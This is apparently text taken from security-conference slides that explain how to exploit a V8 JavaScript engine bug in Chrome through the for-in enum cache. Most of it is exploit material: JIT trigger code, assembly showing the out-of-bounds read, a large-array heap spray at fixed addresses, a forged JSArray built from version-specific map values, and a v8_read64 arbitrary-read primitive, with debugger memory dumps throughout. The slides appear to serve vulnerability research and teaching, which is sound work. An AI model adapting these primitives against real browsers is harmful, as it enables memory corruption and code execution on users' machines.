

Control the Out of Bounds Read – More Details

```
// ...
function trigger(callback) {
  for (let key in object2) {
    if (key=="p7"){
      callback();
      return object2[key];
    }
  }
}
JIT(trigger);

fakeobj = trigger(_ => {
  object3.p9 = 1.1;
  for (let key in object1){}
  let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});
```

Get property value index via indices array

```
...
mov r9d, dword ptr [r9 + r11*4 + 7]
mov r11d, r9d
sar r11d, 1
movsxd r12, r11d
...
```

Index For-in Loop 7

Indices 0 00B memory... 0x41424344 ...

Object 2
Map
Properties
Elements
1
...

Map 2
Nof descriptors = 9
DescriptorArray
Transition

Descriptor Array 5		
Map		
Enum Cache		
"p0"	idx:0	SMI
"p1"	idx:1	SMI
...

Enum Cache 2
Map
Keys [1]
Indices [1]

Control the Out of Bounds Read

- More Details

```
// ...
function trigger(callback) {
  for (let key in object2) {
    if (key=="p7"){
      return object2[key];
    }
  }
}
JIT(trigger);

fakeobj = trigger(_ => {
  object3.p9 = 1.1;
  for (let key in object1){}
  let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});
```

Get property value index via indices array

```
...
mov r9d, dword ptr [rcx + r15*2 + 0xb]
...
```

[object2+0x41424344+0xb]

Index For-in Loop 7

Indices 0 00B memory... 0x41424344 ...



From Out of Bounds Read to FakeObj

```
//read the arbitrary offset of object2 in the ASM level  
; fakeobj = [object2+arbitrary_offset+0xB]  
mov eax, dword ptr [r8+r11*2+0Bh]  
add rax, r14
```

+

The V8 Heap manipulations:

- Write the arbitrary value at a relative address (of a known object)
- Write the arbitrary value at a fixed address

=

```
// fake the arbitrary object in the JS level  
fakeobj = object2[arbitrary_index];
```



Write the Arbitrary Value at a Fixed Address

```
let large_arr = new Array(0x400000);  
large_arr.fill(1.1);
```

```
large_arr[0]=1.2;
```

Large Array
Map
Properties
Elements
Length

Elements
Map
Length
Data
...

```
0:000> dd (0x02f10018287d-1)  
02f10018287c: 00116db1 000006f5  
01402139 00800000
```

```
0:000> dd (0x02f101402139-1)  
02f101402138: 00000879 00800000  
9999999a 3ff19999  
02f101402148: 9999999a 3ff19999  
9999999a 3ff19999
```

```
33333333 3ff33333
```

Large Array Elements address is fixed per array size and Chrome Version!

Write the Arbitrary Value at a Relative Address

- Finding an object X adjacent with the object 2 and containing a constant value field
- Write a value at the relative address of the object2 = object2 address is in a fixed memory scope + fixed large array element address + the arbitrary value spray



Fake the Object



The theory



The practice

Javascript Level

```
//read and write with fakeobj
f = fakeobj[0];
fakeobj[0] = obj;
```

```
//read and write with large array
a = large_arr[i];
large_arr[i] = c;
```

Fake the Object – Object Map Values

```
let l = [1.1, 1.2, 1.3, 1.4];
```

```
let a = [1, 2, 3, 1.2, 'x'];
```

JS Array
Map
Properties
Elements
Length

PACKED_DOUBLE_ELEMENTS

```
0.000> dd (0x01a600188375-1)
01a600188374: 00116d71 000006f5
                0018834d 00000008
```

PACKED_ELEMENTS

```
0.000> dd (0x01a600188385-1)
01a600188384: 00116df1 000006f5
                00146b11 0000000a
```

Map Values are Fixed per Chrome Version!

Fake the Object – More Details

```

large_arr[0] = BigIntAsDouble(FAKE_OBJ_MAP | (0x6f5 << 32n));
large_arr[1] = BigIntAsDouble(FAKE_OBJ_ELEMENTS_ADDR | (smi(1n) << 32n));
large_arr[2] = BigIntAsDouble(FIXED_ARRAY_MAP | (smi(0n) << 32n));
    
```



```

0.000> dd (0x029001402139-1)
029001402138: 00000879 00800000
                00116d71 000006f5 -> la[0]
029001402148: 01402151 00000002 -> la[1]
                00000565 00000000 -> la[2]
029001402158: 01402141 01402141 -> la[3]
                & fake[0]
                01402141 01402141 ...
...
029003402158: 01402141 01402141
    
```

```

%DebugPrint(fakeobj);
0x029001402141 <JSArray[1]>
    
```

From FakeObj to Exploitation Primitives: Arbitrary Read

```
function v8_read64(addr) {
  addr |= 1n;
  addr -= FIXED_ARRAY_HEADER_SIZE;
  large_arr[0] = BigIntAsDouble(PACKED_DOUBLE_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
  large_arr[1] = BigIntAsDouble(addr | (smi(1n) << 32n));
  let result = DoubleAsBigInt(fakeobj[0]);
  large_arr[1] = BigIntAsDouble(0n | (smi(0n) << 32n));
  return result;
}
```

